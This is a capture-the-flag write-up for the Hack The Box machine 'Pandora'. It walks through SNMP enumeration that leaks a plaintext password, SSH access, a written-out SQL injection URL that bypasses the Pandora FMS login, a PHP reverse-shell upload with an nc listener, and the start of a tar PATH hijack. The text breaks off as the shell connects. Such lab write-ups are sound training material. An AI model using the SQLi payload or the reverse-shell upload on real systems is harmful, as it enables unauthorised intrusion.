

## 1.0 RECONNAISSANCE

### 1.1 Network Port Scanning

#### 1.1.1 TCP Ports

Discover Port 22 and 80

```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
```

```
| 256  b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
```

```
|_ 256  e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
```

```
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
```

```
|_http-title: Play | Landing
```

```
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

### 1.1.2 UDP Ports

Discover SNMP port

```
68/udp    open|filtered dhcpc
161/udp    open          snmp          SNMPv1 server; net-snmp SNMPv3
server (public)
| snmp-netstat:
|   TCP  0.0.0.0:22          0.0.0.0:0
|   TCP  10.10.11.136:22     10.10.14.81:60670
|   TCP  10.10.11.136:22     10.10.14.114:51736
|   TCP  10.10.11.136:22     10.10.14.143:45900
|   TCP  10.10.11.136:22     10.10.14.143:45902
|   TCP  10.10.11.136:41582  10.10.14.143:4343
|   TCP  10.10.11.136:43784  10.10.11.120:80
|   TCP  10.10.11.136:43786  10.10.11.120:80
|   TCP  10.10.11.136:44390  10.10.14.143:4545
|   TCP  10.10.11.136:48114  10.10.11.136:80
|   TCP  10.10.11.136:48124  10.10.11.136:80
|   TCP  10.10.11.136:56084  10.10.14.143:6767
|   UDP  0.0.0.0:161         *: *
|_  UDP  127.0.0.53:53       *: *
| snmp-processes:
|   1:
|   2:
|   3:
|   4:
|   5:
|   6:
|   9:
|  10:
|  11:
|  12:
|  13:
```

```
|_ 14:
| snmp-sysdescr: Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri
Nov 5 16:31:28 UTC 2021 x86_64
|_ System uptime: 17m52.81s (107281 timeticks)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 48fa95537765c36000000000
|   snmpEngineBoots: 30
|_ snmpEngineTime: 17m52s
363/udp   open|filtered rsvp_tunnel
773/udp   open|filtered notify
9950/udp  open|filtered apc-9950
16545/udp open|filtered unknown
17018/udp open|filtered unknown
38293/udp open|filtered landesk-cba
44253/udp open|filtered unknown
```

## 1.2 Directory Fuzz

The result of the fuzz was just able to discover some common directory.

```
-----
:: Method      : GET
:: URL         : http://pandora.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
:: Output file  : ./web-dir/pandora.csv
:: File format  : csv
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
-----

.htpasswd      [Status: 403, Size: 276, Words: 20, Lines: 10]
.htaccess      [Status: 403, Size: 276, Words: 20, Lines: 10]
assets         [Status: 301, Size: 311, Words: 20, Lines: 10]
server-status  [Status: 403, Size: 276, Words: 20, Lines: 10]
:: Progress: [20476/20476] :: Job [1/1] :: 160 req/sec :: Duration: [0:02:14] :: Errors: 0 ::
```

## 1.3 SNMP Enumeration

As we discover SNMP port. We can try run snmpwalk command for enumeration.

```
snmpwalk -v 2c -c public 10.10.11.136 . | tee pandora-snmp.output
iso.3.6.1.2.1.1.1.0 = STRING: "Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (31201) 0:05:12.91
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (6) 0:00:00.06
```

### 1.3.1 Daniel Credentials

Found username that is logged in as daniel with SSH.

```
2367 iso.3.6.1.2.1.25.4.2.1.4.1100 = STRING: "\n\n"
2368 iso.3.6.1.2.1.25.4.2.1.4.1273 = STRING: "/usr/bin/host_check"
2369 iso.3.6.1.2.1.25.4.2.1.4.1280 = STRING: "sshd: daniel [priv]"
2370 iso.3.6.1.2.1.25.4.2.1.4.1361 = STRING: "sshd: daniel@pts/1"
2371 iso.3.6.1.2.1.25.4.2.1.4.1362 = STRING: "-bash"
2372 iso.3.6.1.2.1.25.4.2.1.4.1411 = STRING: ""
```


Found Password

```
2650 iso.3.6.1.2.1.25.4.2.1.5.840 = STRING: "-f"
2651 iso.3.6.1.2.1.25.4.2.1.5.855 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
2652 iso.3.6.1.2.1.25.4.2.1.5.863 = STRING: "-f"
2653 iso.3.6.1.2.1.25.4.2.1.5.864 = STRING: "-LOW -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid"
2654 iso.3.6.1.2.1.25.4.2.1.5.866 = ""
2655 iso.3.6.1.2.1.25.4.2.1.5.920 = STRING: "-o -p -- \\u --noclear tty1 linux"
2656 iso.3.6.1.2.1.25.4.2.1.5.922 = STRING: "--no-debug"
2657 iso.3.6.1.2.1.25.4.2.1.5.943 = STRING: "-k start"
```

## 1.4 Website Enumeration

### 1.4.1 Main Page

Discover panda.htb domain. We add it into local /etc/hosts file. There it nothing much in the webpage.



## 2.0 INITIAL FOOTHOLD

As we have Daniel credentials, we can try login with SSH connection.

### 2.1 SSH Connection

We have successfully logged in and discover that we are not allowed to run sudo -l command.

```
sodanew@kali:~/.Documents/HTB/Machine/Linux/Pandora$ ssh daniel@10.10.11.136
The authenticity of host '10.10.11.136 (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.136' (ED25519) to the list of known hosts.
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 15 Jan 02:00:28 UTC 2022

System load:  0.0          Processes:      247
Usage of /:   73.6% of 4.87GB    Users logged in: 1
Memory usage: 22%          IPv4 address for eth0: 10.10.11.136
Swap usage:   0%

=> /boot is using 91.8% of 219MB

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jan 15 01:40:45 2022 from 10.10.14.13
daniel@pandora:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)
daniel@pandora:~$ sudo -l
[sudo] password for daniel:
Sorry, user daniel may not run sudo on pandora.
```

## 2.2 Machine Enumeration

### 2.2.1 Process status

Discover a pandora\_backup binary is executed by root. Also, the path to '/var/www/pandora' directory.

```
matt 1638 0.0 0.2 15960 9580 ? S 06:34 0:00 | _ python3 -c import pty; pty.spawn('bash')
matt 1639 0.0 0.1 8500 4964 pts/2 Ss 06:34 0:00 | _ bash
root 2783 0.0 0.0 2488 1348 pts/2 S 06:50 0:00 | _ /usr/bin/pandora_backup
matt 2784 0.0 0.0 2608 608 pts/2 S 06:50 0:00 | _ sh -c tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandor
a/pandora_console/*
matt 2785 0.0 0.0 2608 608 pts/2 S 06:50 0:00 | _ /bin/sh /home/matt/tar -cvf /root/.backup/pandora-backup.tar.g
z /var/www/pandora/pandora_console/AUTHORS /var/www/pandora/pandora_console/COPYING /var/www/pandora/pandora_console/DB_Dockerfile /var/www/pandora/pandora_console/
DEBIAN /var/www/pandora/pandora_console/Dockerfile /var/www/pandora/pandora_console/ajax.php /var/www/pandora/pandora_console/attachment /var/www/pandora/pandora_co
nsole/audit.log /var/www/pandora/pandora_console/composer.json /var/www/pandora/pandora_console/composer.lock /var/www/pandora/pandora_console/docker_entrypoint.sh
/var/www/pandora/pandora_console/extensions /var/www/pandora/pandora_console/extras /var/www/pandora/pandora_console/fonts /var/www/pandora/pandora_console/general
/var/www/pandora/pandora_console/godmode /var/www/pandora/pandora_console/images /var/www/pandora/pandora_console/include /var/www/pandora/pandora_console/index.php
/var/www/pandora/pandora_console/install.done /var/www/pandora/pandora_console/mobile /var/www/pandora/pandora_console/operation /var/www/pandora/pandora_console/p
andora_console.log /var/www/pandora/pandora_console/pandora_console_logrotate.centos /var/www/pandora/pandora_console/pandora_console_logrotate.suse /var/www/pandor
a/pandora_console/pandora_console_logrotate.ubuntu /var/www/pandora/pandora_console/pandora_console/pandora_console_upgrade /var/www/pandora/pandora_console/pandora_websocket_engin
e.service /var/www/pandora/pandora_console/pandoradb.sql /var/www/pandora/pandora_console/pandoradb_data.sql /var/www/pandora/pandora_console/tests /var/www/pandora
/pandora_console/tools /var/www/pandora/pandora_console/vendor /var/www/pandora/pandora_console/ws.php
matt 2786 0.0 0.1 8592 5048 pts/2 S+ 06:50 0:00 | _ /bin/bash -p
www-data 20914 0.1 0.3 228340 14552 ? S 08:42 0:04 | /usr/sbin/apache2 -k start
```

## 2.2.2 Network Status

We can see the port mysql and port 80 are opened.

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53          0.0.0.0:*        LISTEN -
tcp        0      0 0.0.0.0:22             0.0.0.0:*        LISTEN -
tcp        0      0 127.0.0.1:3306         0.0.0.0:*        LISTEN -
tcp6       0      0 :::22                  :::*             LISTEN -
tcp6       0      0 :::80                  :::*             LISTEN -
```

## 2.2.3 SUID Binary

Discover that pandora\_backup is under matt. Which make our current goal is to privileges escalation to matt user.

```
Interesting Files
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin/sudo ----> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 31K May 26 2021 /usr/bin/pkexec ----> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 84K Jul 14 2021 /usr/bin/chfn ----> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 14 2021 /usr/bin/newgrp ----> HP-UX_10.20
-rwsr-xr-x 1 root root 87K Jul 14 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39K Jul 21 2020 /usr/bin/umount ----> BSD/Linux(08-1996)
-rwsr-xr-x 1 root matt 17K Dec 3 15:58 /usr/bin/pandora_backup (Unknown SUID binary)
-rwsr-xr-x 1 root root 67K Jul 14 2021 /usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 55K Jul 21 2020 /usr/bin/mount ----> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Jul 21 2020 /usr/bin/su
-rwsr-xr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at ----> RTTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Jul 14 2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 463K Jul 23 12:55 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 51K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 23K May 26 2021 /usr/lib/policykit-1/polkit-agent-helper-1
```

## 2.3 Nmap localhost

Nmap scan localhost. Noticed that port 80 is different with what we saw on our earlier port scan. Port 3306 with mysql.

```
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)

80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).

3306/tcp  open  mysql    MySQL 5.5.5-10.3.32-MariaDB-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.32-MariaDB-0ubuntu0.20.04.1
|   Thread ID: 14
|   Capabilities flags: 63486
|   Some Capabilities: ODBCClient, Support41Auth,
Speaks41ProtocolOld, IgnoreSigpipes, SupportsLoadDataLocal,
SupportsTransactions, ConnectWithDatabase, FoundRows,
InteractiveClient, IgnoreSpaceBeforeParenthesis, LongColumnFlag,
Speaks41ProtocolNew, SupportsCompression,
DontAllowDatabaseTableColumn, SupportsAuthPlugins,
SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: 2HRD>K<*[l0EM3V8U%U\
|_ Auth Plugin Name: mysql_native_password
```



### 2.3.1 Curl to local port 80


Try curl localhost in victim machine. We discover a '/pandora\_console' directory.

```
Last login: Sat Jan 15 00:55:13 2022 from 10.10.14.38
daniel@pandora:~$ curl localhost
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
daniel@pandora:~$
```

## 2.4 Pandora FMS Enumeration

### 2.4.1 Login Page

SSH port forward to attacker machine. Access to the port discover Pandora login page.



Discover version of Pandora FMS

v7.0NG.742\_FIX\_PERL2020

### 2.4.2 Exploit


Search for the specific version exploit of this application. We found this [reference](#) and this [exploit](#).

```
Output
start: 0      time: 1ms
end: 164     length: 164
length: 164  lines: 1


http://localhost:8000/pandora_console/include/chart_generator.php?session_id=a' UNION SELECT
'a',1,'id_usuario|s:5:"admin";' as data FROM tsessions_php WHERE '1'='1
```

### 2.4.3 Penetration

Openup 2 browser tab. For the 1<sup>st</sup> tab, we will inject SQLi code.




For the 2<sup>nd</sup> tab, we will just use to access ‘/pandora\_console’ directory, without inserting anything.



### 2.4.4 File Upload


Discover place to file upload in admin tool panel.




### 3.0 MATT SHELL ACCESS

#### 3.1 Payload Upload

We can upload a php\_reverse shell [script](#) and openup a listener on attacker machine.



We can find our script under the '/images' directory. Click the reverse shell script injected.



### 3.2 Shell gain

After clicked on the payload, we gain our matt shell as shown below.

```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Pandora$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.136.
Ncat: Connection from 10.10.11.136:56476.
